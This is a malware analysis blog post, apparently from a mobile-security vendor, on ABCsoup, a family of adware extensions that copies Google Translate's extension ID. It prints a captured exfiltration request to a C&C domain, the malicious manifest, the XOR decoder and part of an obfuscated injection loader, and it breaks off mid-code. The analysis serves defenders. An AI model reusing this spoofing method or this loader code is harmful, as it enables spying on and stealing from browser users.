ABCsoup: The Malicious Adware Extension with 350 Variants

blog.zimperium.com/abc-soup-the-malicious-adware-extension-with-350-variants/

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What can ABCsoup do?

Recently Zimperium discovered and began monitoring the growth of a wide range of malicious browser extensions with the same extension ID as that of Google Translate, deceiving users into believing that they have installed a legitimate extension. Similar to app spoofing and cloning, these malicious applications look legitimate, but underneath the surface lies code that puts personal and enterprise data at risk. These malicious extensions can perform a wide variety of attacks based on the attacker's purpose, as the malware includes a javascript injection method from the attacker's controlled server.

This rising vector of attack is not limited to one specific browser. This family, codenamed **ABCsoup**, targets three popular browsers: Google Chrome, Opera, and Firefox. This Google Translate spoofing browser extensions are installed onto a victim's machine via a Windows-based executable, bypassing most endpoint security solutions, along with the security controls found in the official extension stores.

The extension’s main logic confirms that this family is an Adware campaign along with some script injection functionality which can be further abused for other malicious actions such as phishing, stealing credentials/cookies, etc.

How does ABCsoup work?


Each browser extension present in the Chrome Web Store is uniquely identified with an extension ID. This ID doesn’t change from different versions of the same extension and is used by the browser to identify installed add-ons.

The extension ID **aapbdbdomjkkjkaonfhkkikfgjllcleb** belongs to **Google Translate**. However, the malicious actors behind **ABCsoup** are using the key variable in the manifest to create extensions with the same extension ID. The threat actors retrieved this key variable from the manifest.json file of the Google Translate extension.

Security controls limit the **ABCsoup** malicious extension from being accepted by any browser webstore, forcing the malicious actors to deliver these extensions to victims using sideloading methods. While performing this research, we found several Windows executables installing different versions of these extensions. However, since this is a browser threat, other delivery methods may exist targeting browsers in other OSs.

The Windows executables are packed with malicious extensions. Upon running these executables, the malicious extension is dropped at the correct location respective to the browser, and the registry file is modified. When the user reopens the browser, it includes this malware extension. If this extension is installed after Google Translate, it will replace the original Google Translate extension as the version number of the malicious extension is higher than the version number of the legitimate one.

After the malicious executable is executed on the victim’s computer, the following log request is sent to the C&C domain:



```
GET /installLog.php?scheme=im2_sng&cpuid=[redacted]&chromeLog=
Created%20extension%20dir:%20C:\Users\[redacted]\AppData\Local\Google\Chrome\User%20Data\Default\Extensions\pjnfggphgdjblhfjaphkjhfpiiekbbej\1
.0.3\;Extracted%20extension;&ffLog=
Profiles%20dir%20found;Default%20profile%20found;Created%20extensions%20dir;Created%20extension%20dir:%20C:\Users\[redacted]\AppData\Roaming\M
ozilla\Firefox\Profiles\yo17wh1x.default\extensions\exsecurity@new-taks.net;Extracted%20extension;&operaLog=ERR:Opera%20dir%20not%20found;
&foundBefore=0&notAdmin=0&winVer=6.2.9200&user=[redacted]&defBrowser=undefined&uniID=[redacted]&partner=&startid=&execid=&vdbg=1 HTTP/1.1
Host: suppasml.ru
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/97.0.4692.71 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Connection: close


```


Figure 1: Log request / Data Exfiltration

This log request contains the logs of all three browsers along with cpuid, username, and a few other parameters.

Next, we will discuss the case when this extension is installed in the Google Chrome browser.

Version number of malware: **30.2.5**

Version number of latest Google Translate: **2.0.10**



chrome.google.com/webstore/detail/google-translate/aapbdbdomjkkjkaonfhkkikfgjllcleb

chrome web store

Google Translate

Offered by: translate.google.com


43,676 | Productivity | 10,000,000+ users

Available for Android. Get it. | By Google

Figure 2: Extension ID of Google Translate

Here it is clear that the Extension ID of the **ABCsoup** malicious extension is similar to the ID of **Google Translate**. Furthermore, when this extension is installed, Chrome WebStore assumes that it is Google Translate and not the malicious extension since the WebStore only checks for extension IDs. A similar extension ID is achieved using the **key** variable in manifest.json of the extension.

Figure 3 shows the store identifying the malicious extension as Google Translate.



https://chrome.google.com/webstore/detail/google-translate/aapbdbdomjkkjkaonfhkkikfgjllcleb?hl=en

chrome web store

Home > Extensions > Google Translate


Google Translate

translate.google.com | Featured

43,844 | Productivity | 10,000,000+ users

By Google

Figure 3: WebStore assuming Google Translate is installed



NetSecurity 30.2.5

Additional security for safe browsing experience.


ID: aapbdbdomjkkjkaonfhkkikfgjllcleb

Inspect views background page

Figure 4: Installed extensions


As part of our extensive research into this attack vector, we discovered over **350** variants of **ABCsoup**. Almost all of the variants are focused on malicious purposes, the most popular of which are pop-ups, collection of personal information to deliver target-specific ads, fingerprinting searches, and injecting malicious javascript. The malicious Javascript code can act as a spyware by collecting user keystrokes and monitoring web traffic during a browser session.

Now, let's have a look at how this malware unpacks itself. The **manifest.json** registers the **background** scripts and **content_scripts** that run on all HTTP/HTTPS web pages on document start. As shown in Figure 5 (original Google Translate manifest) and 6 (ABCsoup manifest), the **key** variable of the malicious extension is the same as that of Google Translate.



```
{
   "author": {
      "email": "google-translate-chrome-extension-owners@google.com"
   },
   "background": {
      "persistent": false,
      "scripts": [ "injection.js", "main_compiled.js" ]
   },
   "browser_action": {
      "default_icon": {
         "19": "icons/19.png",
         "38": "icons/38.png"
      },
      "default_popup": "popup.html",
      "default_title": "__MSG_2509634311667449183__"
   },
   "content_scripts": [ {
      "all_frames": true,
      "css": [ "bubble_gss.css" ],
      "js": [ "bubble_compiled.js" ],
      "matches": [ "\u003Call_urls>" ]
   } ],
   "content_security_policy": "script-src 'self' 'unsafe-eval' https://translate.googleapis.com; object-src 'self'",
   "default_locale": "en",
   "description": "__MSG_5636646071825253269__",
   "icons": {
      "128": "icons/128.png",
      "16": "icons/16.png",
      "19": "icons/19.png",
      "32": "icons/32.png",
      "38": "icons/38.png",
      "48": "icons/48.png"
   },
   "key": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCfHy1M+jghaHyaVAILzx/c/Dy+RXtcaP9/5pC7EY8JlNEI/
      G4DIIng9IzlrH8UWStpMWMyGUsdyusn2PkYFrqfVzhc2azVF3PX9D0KHG3FLN3mNoz1YTBHv05QSXJf292qW0tTYuoGqeTfXtF9odLdg20Xd0YrLmtS4TQkpSYGDwIDAQAB",
   "manifest_version": 2,
   "name": "__MSG_8969005060131950570__",
   "options_page": "options.html",
   "permissions": [ "activeTab", "contextMenus", "storage" ],
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "2.0.10",
   "web_accessible_resources": [ "popup_css_compiled.css", "options.html" ]
}
```


Figure 5: manifest.json of google translate



```
{
   "background": {
      "scripts": [ "injection.js", "main_compiled.js", "background.js","xdybtFunznAR.js","GKjancdgnxjiX.js" ]
   },
   "content_scripts": [{
      "js": [ "xdybtFunznAR.js" ],
      "matches": [ "http://*/*", "https://*/*" ],
      "run_at": "document_start",
     "all_frames": true
   },{
      "js": [ "jLlsBwjTAxITj.js" ],
      "matches": [ "http://*/*", "https://*/*" ],
      "run_at": "document_start",
     "all_frames": true
   }],
   "content_security_policy": "script-src 'self' 'unsafe-eval' https://translate.google.com; object-src 'self'",
   "description": "Additional security for safe browsing experience.",
   "icons": {
      "128": "icons/icon128.png",
      "16": "icons/icon16.png",
      "32": "icons/icon32.png",
      "48": "icons/icon48.png"
   },
   "key": "MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQCfHy1M+jghaHyaVAILzx/c/Dy+RXtcaP9/5pC7EY8JlNEI/
      G4DIIng9IzlrH8UWStpMWMyGUsdyusn2PkYFrqfVzhc2azVF3PX9D0KHG3FLN3mNoz1YTBHvO5QSXJf292qW0tTYuoGqeTfXtF9odLdg20Xd0YrLmtS4TQkpSYGDwIDAQAB",
   "manifest_version": 2,
   "name": "NetSecurity",
   "options_page": "options.html",
   "permissions": [ "http://*/*", "https://*/*", "tabs" ],
   "update_url": "https://clients2.google.com/service/update2/crx",
   "version": "30.2.5"
}
```

Figure 6: manifest.json of malicious extension


Starting with the background scripts, the file **xdybtFunznAR.js** has just one function which XOR's a given string with the xor key stored in the file itself.



```
function DDlCxYIDlPtRaXN(c) {
    var a = 0;
    var f = "";
    var b = "NGSWei=o&KjTf]:-avIUfdn:dP+I;wGD#";
    for (var d = 0; d < c.length; d++) {
        var e = c.charCodeAt(d) ^ b.charCodeAt(a);
        f += String.fromCharCode(e);
        a++;
        if (a == b.length) {
            a = 0
        }
    }
    return f
};
```


Figure 7: xdybtFunznAR.js

The file **GKjancdgnxjiX.js** uses the above function **(DDICxYIDIPtRaXN)** to decode certain string / object / function names. Figure 8 shows the original obfuscated code. There are many calls to the function **DDICxYIDIPtRaXN** in the original code with unreadable arguments. In Figure 9, these calls are replaced with the return value of this function to make the code more human-readable. On line 50 of this file, the extension is trying to load **zAnGYXBmorbJI.js.** This is the final payload that after being decoded is injected into all web pages. Figure 10 shows the original encoded file. It is decoded using the same XOR functionality which results in the final javascript payload that is being injected.




```
var kLJEidwNjXpBODU = {
    AXuNXPFFwQ: function() {
        try {
            cUniID()
        } catch (b) {}
        if (!localStorage.fgGKUvTTNDV) {
            localStorage.fgGKUvTTNDV = String(Math[DDlCxYIDlPtRaXN("<(&9\u0001")](Math[DDlCxYIDlPtRaXN("<&=3\n\u0004")]() * 10000)) + kLJEidwNjXpBODU.kEdUHtxaHuRYx()
        }
        return localStorage.fgGKUvTTNDV
    },
    kEdUHtxaHuRYx: function() {
        try {
            cRegDate()
        } catch (b) {}
        if (!localStorage.NzXiVFIDQl) {
            localStorage.NzXiVFIDQl = (new Date)[DDlCxYIDlPtRaXN(")\"'\u0003\f\u0004X")]()
        }
        return localStorage.NzXiVFIDQl
    },
    cNRmJlczZAgWHa: function(a) {
        var b = new XMLHttpRequest();
        b[DDlCxYIDlPtRaXN("!769")](DDlCxYIDlPtRaXN("\t\u0002\u0007"), a, true);
        b[DDlCxYIDlPtRaXN("!)!2\u0004\rD\u001cR*\u001e1\u00055[C\u0006\u0013")] = function() {
            if (b[DDlCxYIDlPtRaXN('<"23\u001c:I\u000eR.')] == 4) {
                try {
                    if (b[DDlCxYIDlPtRaXN("<\" '\n\u0007N\nr.\u0012 ")]) {
                        kLJEidwNjXpBODU.tIjOeDqCTZ(b[DDlCxYIDlPtRaXN("<\" '\n\u0007N\nr.\u0012 ")])
                    }
                } catch (c) {}
            }
        };
        b[DDlCxYIDlPtRaXN('="=3')]()
    },
    WgoQVccgAxcxL: DDlCxYIDlPtRaXN("'*a\b\u0016\u0007Z"),
    tIjOeDqCTZ: function(b) {
        var a = "";
        try {
